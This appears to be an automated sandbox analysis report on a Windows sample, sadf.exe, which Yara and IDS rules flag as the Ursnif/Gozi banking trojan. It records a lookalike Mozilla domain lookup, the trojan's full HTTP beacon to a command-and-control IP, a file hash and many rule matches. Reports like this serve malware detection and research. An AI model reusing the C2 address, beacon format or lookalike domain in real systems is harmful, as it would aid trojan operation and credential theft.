192.168.2.345.8.158.1044 9704802033204 10/06/22-12:30:02.562975	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49704	80	192.168.2.3	45.8.158.104

Network Port Distribution

Total Packets: 4

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 6, 2022 12:30:02.467928886 CEST	49704	80	192.168.2.3	45.8.158.104
Oct 6, 2022 12:30:02.562129974 CEST	80	49704	45.8.158.104	192.168.2.3
Oct 6, 2022 12:30:02.562357903 CEST	49704	80	192.168.2.3	45.8.158.104
Oct 6, 2022 12:30:02.562974930 CEST	49704	80	192.168.2.3	45.8.158.104
Oct 6, 2022 12:30:02.657660007 CEST	80	49704	45.8.158.104	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 6, 2022 12:28:42.239211082 CEST	58921	53	192.168.2.3	8.8.8.8
Oct 6, 2022 12:28:42.260540962 CEST	53	58921	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 6, 2022 12:28:42.239211082 CEST	192.168.2.3	8.8.8.8	0x9aad	Standard query (0)	trackingg-protectioon.cdn1.mozilla.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 6, 2022 12:28:42.260540962 CEST	8.8.8.8	192.168.2.3	0x9aad	Name error (3)	trackingg-protectioon.cdn1.mozilla.net	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 45.8.158.104

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49704	45.8.158.104	80	C:\Users\user\Desktop\sadf.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2022 12:30:02.562974930 CEST	118	OUT	GET /uploaded/OefU6cYu_/2Bh5eSBuW1HoOJMcO7vA/d7SIWeoRQwnGkilzDpQ/6dU8XqIZtXmxeiGmmCE64H/f1Nt6sF7IrG2P/R1VRcVzY/_2BT38Jx_2Fbr7v8to_2FLq/VG0YsHE8mG/n_2F2PKN3TdKATV_2/FTdVW4ur9Omp/jrWMtuTkF90/3KGyudEpayTHCC/YXqBDl4ORyiaSJOw9sN_2/Fdabc1TmxPXNvinn/JCaxgYaDxedKHZk/u146Q0qWggdX24am_2/BCgVA4PEZ/TXr3WTRz0EG0cXZKBsrD/1oC2dl2fycp/FBzL9h.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache

Statistics

No statistics

System Behavior

Analysis Process: sadf.exe PID: **4968**, Parent PID: **3452**

General

Target ID:	0
Start time:	12:28:36
Start date:	06/10/2022
Path:	C:\Users\user\Desktop\sadf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\sadf.exe
Imagebase:	0x400000
File size:	37888 bytes
MD5 hash:	76EBBA129360AD5093F0FE66910EB06D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384425288.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384425288.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384568130.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384568130.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384610353.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384610353.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000002.511485713.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000002.511485713.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384466253.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384466253.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384373909.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384373909.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.511376097.0000000000E19000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384538617.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384538617.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384591559.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384591559.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.384627029.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.384627029.0000000001308000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly